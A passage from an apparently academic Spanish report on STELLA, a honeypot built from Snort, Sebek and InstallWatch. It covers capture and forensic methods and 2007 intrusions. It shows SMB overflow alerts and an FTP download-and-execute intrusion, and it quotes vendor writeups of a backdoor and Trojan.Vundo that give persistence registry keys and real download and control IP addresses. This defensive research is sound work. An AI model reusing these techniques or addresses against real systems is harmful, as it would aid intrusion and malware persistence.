


Ilustración 26. Ejemplo de funcionamiento de STELLA: arranque de Snort.




Ilustración 27. Ejemplo de funcionamiento de STELLA: iniciando Sebek en el servidor.




Ilustración 28. Ejemplo de funcionamiento de STELLA: máquina virtual trampa iniciada.

No se ejecuta ningún tipo de tarea en el cebo, de modo que todo cambio sea efecto de las posibles intrusiones. Los ataques pueden tomar más o menos tiempo. La monitorización por medio de los IDS irá informando de todo movimiento existente en la máquina, en caso de que estos no sean ya evidentes por la aparición de comportamientos anómalos en ella (*pop-ups*, errores de sistema, etc).

Así, en este ejemplo de ejecución, una intrusión sencilla sucedió en pocos minutos, intrusión que fue detectada tanto por Snort, tal y como se puede apreciar en la Ilustración 29, como por Sebek, en la Ilustración 30.

☐	#39033-(1-95359)	url[cve][icat][bugtraq][snort] NETBIOS SMB-DS srvsvc NetrPathCanonicalize WriteAndX little endian overflow attempt	2009-05-12 19:31:04	85.53.137.160:16821	192.168.0.170:445	TCP
☐	#39034-(1-95358)	url[cve][icat][bugtraq][snort] NETBIOS SMB-DS srvsvc NetrPathCanonicalize WriteAndX unicode little endian overflow attempt	2009-05-12 19:31:03	85.53.137.160:16716	192.168.0.170:445	TCP
☐	#39035-(1-95357)	[arachNIDS][snort] SHELLCODE x86 NOOP	2009-05-12 19:31:03	85.53.137.160:16716	192.168.0.170:445	TCP
☐	#39036-(1-95356)	url[cve][icat][bugtraq][snort] NETBIOS SMB-DS srvsvc NetrPathCanonicalize WriteAndX unicode little endian overflow attempt	2009-05-12 19:31:03	85.53.137.160:16716	192.168.0.170:445	TCP
☐	#39037-(1-95355)	[arachNIDS][snort] SHELLCODE x86 NOOP	2009-05-12 19:31:03	85.53.137.160:16716	192.168.0.170:445	TCP

Ilustración 29. Ejemplo de funcionamiento de STELLA: alertas lanzadas por Snort.




Ilustración 30. Ejemplo de funcionamiento de STELLA: alertas lanzadas por Sebek.

Se trata de un ataque por NetBios (tal como muestran las alertas de Snort en la Ilustración 29) mediante el que el atacante crea un archivo llamado *asr_daaaw* en la carpeta C:\WINDOWS\system32. En él escribe una dirección IP, un nombre de usuario y contraseña, una instrucción para la descarga de un archivo – *get poman.exe* – y la instrucción *quit* para acabar la ejecución. A continuación, ejecuta FTP – Sebek da toda la información (Ilustración 30) – leyendo del archivo pasado, de modo que se efectúan todas las instrucciones en él contenidas por medio de este protocolo. Se ve en la Ilustración 31 como ciertamente se encuentran los dos archivos mencionados, tanto el de lectura, *asr_daaaw*, como el ejecutable, *poman.exe*, en el directorio del sistema.

Se puede observar en la Ilustración 31 como el ejecutable tiene un tamaño de 0kB, lo que da a entender que hubo un fallo en la descarga del mismo o que tan sólo se trataba de llevar a cabo una recolección de información por parte del atacante, es decir, un sondeo de las debilidades de nuestra máquina y capacidad del *hacker* para hacer la intrusión en ella.

En esta situación, el ataque está completamente localizado por medio de los dos IDS, pero, en cualquier caso, se muestra en la Ilustración 32 como InstallWatch también es capaz de detectarlo, eso sí, no en tiempo real, sino una vez se ejecuta el análisis.




Ilustración 31. Ejemplo de funcionamiento de STELLA: archivos pasados a la máquina virtual trampa durante la intrusión.




Ilustración 32. Ejemplo de funcionamiento de STELLA: análisis de InstallWatch.

3.2 Metodología de las Capturas

A lo largo de los años 2007, 2008 y 2009, STELLA estuvo en funcionamiento, proporcionando cuantiosa información. Las capturas en este documento mostradas son de periodos de semejante duración en los años 2007 y 2009. Así, los resultados expuestos del año 2007 fueron obtenidos en los meses de octubre, noviembre y diciembre y los de 2009 en abril, mayo y junio. Las intrusiones del año 2008 no se exhiben en esta memoria pues, debido a la alta concentración de datos recogidos, se debía hacer una selección de los mismos, considerando que un tiempo mayor de separación entre ambos periodos de toma de datos proporcionarían una mejor perspectiva de la evolución de las intrusiones en el tiempo. A pesar de ello, sí se considerarán para extraer ciertas conclusiones finales.

STELLA estuvo en funcionamiento tanto de día como de noche, en periodos vacacionales, fines de semana y días laborables, indistintamente, pues es sabido por estadísticas existentes que ciertas actividades malintencionadas disciernen en este sentido en cuanto a su momento de ataque.

Se enumeran a continuación los pasos a seguir para arrancar STELLA del modo más eficiente sin que se pierdan datos, proceso que se llevó a cabo en el momento de efectuar las capturas.

- **Paso 1.** Se pone en marcha el IDS de red, Snort.

- **Paso 2.** Se arranca la máquina virtual que hace el papel de servidor Sebek y se inicia Sebek.

- **Paso 3.** Se arranca la máquina virtual trampa. Hay que asegurarse de haber tomado una *snapshot* de ella con InstallWatch antes de que ésta acceda a la red y pueda ser infectada, de modo que los cambios registrados por el programa sean lo más concretos posibles. Una buena práctica, que se llevo a cabo en el caso de STELLA, es tomar una *snapshot* de esta máquina preparada, es decir, con todo el software instalado e InstallWatch listo (tomada *snapshot* por parte del programa), de modo que baste con arrancar la máquina para comenzar a capturar (se ha de recordar que Sebek se inicia con la máquina una vez instalado).

- **Paso 4.** Así, ya se tiene "el cebo" preparado y se puede comenzar a observar los movimientos de los atacantes por medio de ambos IDS para saber el estado de nuestra máquina. A lo largo del periodo de captura, se van tomando *snapshots* a la vez de la máquina virtual trampa y del servidor Sebek, de modo que se pueda acceder a los distintos momentos de su puesta en marcha, lo que permite analizar a posteriori la evolución de la infección.

- **Paso 5.** Cuando se considera que el periodo de captura ha terminado, ya sea porque se han detectado ataques o, simplemente, porque la máquina virtual ya no responde por errores graves en el sistema consecuencia de dichos ataques, se toma una *snapshot* y se procede a hacer el análisis con InstallWatch para detectar y aislar el *malware* en ella alojado. Puesto que se ha tomado una *snapshot* al finalizar el periodo de captura, el análisis con InstallWatch puede efectuarse en el momento que el desarrollador desee con tan sólo arrancar la máquina virtual trampa desde este punto.

3.3 Metodología del Análisis Forense

Una vez se tienen detectado y aislado el *malware*, se procede a su estudio. Del mismo modo que con las capturas, se establece un orden de pasos para el procedimiento del análisis:

- **Paso 1.** Para comenzar, con el fin de tener un primer acercamiento al software malintencionado hallado, se hace uso de la herramienta suministrada por www.virustotal.com. Esta página web provee de un servicio de análisis de archivos que permite detectar virus, gusanos, troyanos y *malware* en general recurriendo a las bases de datos de un elevado número de motores antivirus. Además, suministra las firmas MD5, SHA1 y SHA256, lo que permite identificar cuándo los archivos cargados son iguales – es muy habitual encontrar el mismo *malware* en diferentes periodos de captura y con distinto nombre –.

- **Paso 2.** De este modo, se puede consultar la documentación previa sobre el archivo que los distintos motores antivirus ofrecen, lo que proporciona una base para el propio análisis así como un punto de comparación con los resultados obtenidos.

- **Paso 3.** Identificado el software malicioso, se ejecuta sobre la máquina virtual trampa. Se debe estar seguro de que la *snapshot* de la máquina cargada esté libre de infecciones y, asimismo, haber tomado una *snapshot* con InstallWatch para poder efectuar posteriormente el análisis de esta ejecución.

- **Paso 4.** Se permite un tiempo de ejecución, durante el que se lleva a cabo la observación del tráfico de red utilizando Snort, de modo que se pueda investigar sobre el posible tráfico generado.

- **Paso 5.** Una vez se considera se ha obtenido toda la información necesaria, se efectúa el análisis con InstallWatch. De este modo, se obtiene información sobre el efecto del *malware* sobre la máquina virtual trampa, pudiéndose comparar con las descripciones obtenidas en el Paso 2. Dicha documentación no siempre coincidirá con los resultados del análisis forense, pero se tomará como base de referencia, una caracterización genérica del *malware* encontrado.

A continuación, se muestran los resultados obtenidos con STELLA para los periodos mencionados de 2007 y 2009 siguiendo la técnica descrita.

4 CAPTURAS DEL 2007.

Con la metodología de captura y análisis descrita en la sección 3.3 y 3.4 no sólo se obtiene información del ataque en tiempo real, pudiéndose recrear recurriendo a las *snapshots* que se han ido guardando, sino que, además, se puede utilizar el entorno creado para ejecutar software malicioso y estudiar su efecto y comportamiento.

A continuación se enumeran las intrusiones halladas con STELLA en el año 2007 durante los meses de octubre, noviembre y diciembre. En primer lugar, se identificarán los diferentes nombres de archivos registrados para las mismas, para continuar citando la documentación encontrada sobre el *malware* dado. Se verá como esta documentación no siempre coincide con los datos obtenidos tras efectuar el análisis de efectos generados por el software sobre la máquina. Para poder comparar estos resultados, se mostrarán los resultados obtenidos tras el análisis forense: los archivos y registros añadidos y/o modificados, así como sus valores, y el tráfico de red generado.

4.1 Intrusión 1.

4.1.1 Caracterización

- **Nombre:**
  En este caso, fueron varios los archivos que produjeron idéntico resumen (MD5, SHA1, SHA256):

  - ✓ ***frgtedd***
  - ✓ ***fclwwk***
  - ✓ ***dpwzu.exe***
  - ✓ ***hvojdb.exe***
  - ✓ ***kbedq.exe***
  - ✓ ***kyrxxvae.exe***
  - ✓ ***tncupg.exe***
  - ✓ ***vgyabl.exe***
  - ✓ ***vxmublh.exe***

- **Descripción:**
  De este modo, consultando las fuentes facilitadas por www.virustotal.com, se extrajo la siguiente información de http://esp.sophos.com/virusinfo/analyses/trojbckdrdkg.html :

> *Troj/BckDr-DKG es un troyano de puerta trasera para Windows.*
> *Troj/BckDr-DKG se copia en win<rnd>32.dll en la carpeta del sistema de Windows, donde <rnd> representa tres letras minúsculas aleatorias.*
> *El troyano crea entradas en el registro en la siguiente ubicación con el fin de ejecutarse al inicio del sistema:*
> *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\win<rnd>*
> *Troj/BckDr-DKG también crea entradas en el registro para su propio uso en la siguiente ubicación:*
> *HKLM\SOFTWARE\Microsoft\MSSMGR*
> *Troj/BckDr-DKG se pone en contacto con un sitio Web predeterminado desde el que descarga una lista de comandos.*
> *Troj/BckDr-DKG también puede descargar e instalar otras aplicaciones.*

4.1.2 Análisis forense

- **Comportamiento en STELLA:**
  Realmente, los efectos citados no son consistentes con los resultados obtenidos tras el análisis forense. Ya el archivo, a diferencia de lo que comentan las fuentes citadas, tiene un tamaño de 15.785 Bytes, y, tras su ejecución, InstallWatch mostró los siguientes cambios en el estado de la máquina, que difieren sustancialmente con lo comentado.

  - **Archivos añadidos/eliminados/modificados:**

FileName	Size After	Attrib After
C:\Documents and Settings\MaquinaPro1\Configuración local\Temp\removalfile.bat	1KB	A
C:\WINDOWS\Prefetch\DPWZU.EXE-08B5A7C0.pf	17KB	A
C:\WINDOWS\Prefetch\SERVICES.EXE-0410AA6D.pf	10KB	A
C:\WINDOWS\system32\jkkjkif.dll	9KB	A

Ilustración 33. Intrusión 1 - 2007: archivos añadidos.

FileName	Size Before	Size After	Attrib Before	Attrib After
C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	11KB	11KB	A	A

Ilustración 34. Intrusión 1 - 2007: archivos modificados.

  - **Registros añadidos/eliminados/modificados:**

Key	Value
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer	MkData

Ilustración 35. Intrusión 1 - 2007: registros añadidos.

Se observa que el *malware* modifica las opciones de Internet Explorer y crea ciertos archivos de distinto tipo (entre otros, se distinguen auntoejecutables, *.bat*, y módulos componentes, *.dll*), lo que apunta a una preparación para la posible descarga de nuevas aplicaciones. Igualmente, los archivos modificados llevan a indicios de ejecución de comandos. Estas características sí se corresponden con lo citado en la *Descripción* del *malware*. En cualquier caso, las bases de datos que recogían la caracterización de este troyano eran muy escasas, lo que explicaría el desconocimiento acerca de su comportamiento.

4.2 Intrusión 2.

4.2.1 Caracterización

- **Nombre:**
  Se registraron los siguientes nombres de archivos con mismo resumen para esta intrusión:

  - ✓ ***bizpabw.exe***
  - ✓ ***lzbuzj.exe***

- **Descripción:**

La documentación existente encontrada fue extraída de http://www.symantec.com/security_response/writeup.jsp?docid=2004-112111-3912-99, donde se especificaba lo siguiente (se cita textualmente, evitando traducciones que puedan llevar a error):

Symantec.com > Security Response > Trojan.Vundo
Trojan.Vundo
Risk Level 2: Low

Discovered: November 20, 2004
Updated: February 13, 2007 12:30:10 PM
Also Known As: Vundo [McAfee], Vundo.dldr [McAfee]
Type: Trojan Horse
Systems Affected: Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows XP

Trojan.Vundo consists of four components:

1. *HTML code that exploits the Microsoft Internet Explorer Malformed IFRAME Remote Buffer Overflow Vulnerability (described in the Microsoft Security Bulletin MS04-040).*
2. *A downloader component.*
3. *Adware.*
4. *A DLL module that the adware installed.*

The HTML code exploits the Microsoft Internet Explorer Malformed IFRAME Remote Buffer Overflow Vulnerability (described in the Microsoft Security Bulletin MS04-040), and attempts to download and execute the file, C:\bla.exe, from the address 83.149.86.132. This is the downloader component of the Trojan.

Once this Trojan is executed on the infected computer, it performs the following actions:

1. *Creates a .exe file with a file name that it is constructed from differents strings.*
   Saves and executes the above file in any of the following directories:
   * *%Windir%\addins*
   * *%Windir%\AppPatch*
   * *%Windir%\assembly*
   * *%Windir%\Config*
   * *%Windir%\Cursors*
   * *%Windir%\Driver Cache*
   * *%Windir%\Drivers*
   * *%Windir%\Fonts*
   * *%Windir%\Help*
   * *%Windir%\inf*
   * *%Windir%\java*
   * *%Windir%\Microsoft.NET*
   * *%Windir%\msagent*
   * *%Windir%\Registration*
   * *%Windir%\repair*
   * *%Windir%\security*
   * *%Windir%\ServicePackFiles*
   * *%Windir%\Speech*
   * *%Windir%\system*
   * *%Windir%\system32*
   * *%Windir%\Tasks*
   * *%Windir%\Web*
   * *%Windir%\Windows Update Setup Files*
   * *%Windir%\Microsoft*

   Note: %Windir% is a variable that refers to the Windows installation folder. By default, this is C:\Windows or C:\Winnt.

2. *Deletes the value:*

   *"*MS Setup"*

   from the registry key:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

3. Adds the value:

*"*WinLogon" = "[Trojan full path file name] ren time:[random number]"*

to the registry key:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

4. Creates the following registry entry:

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Active State

5. Attempts to download and execute a file from the IP address 62.4.84.41.

The retrieved file is an adware module with an embedded DLL component.

6. Appears to store the URL list and may attempt to send HTTP request to one of the following IP addresses:
* *62.4.84.53*
* *62.4.84.56*

7. Drops the embedded DLL as %Temp%\[reversed Trojan file name].dat.

8. Injects the embedded DLL into the address space of several running processes, and each process executed after the threat begins running.

9. Creates the following temporary files, which are not malicious:
* *[reversed Trojan file name].bak1*
* *[reversed Trojan file name].bak2*
* *[reversed Trojan file name].ini*

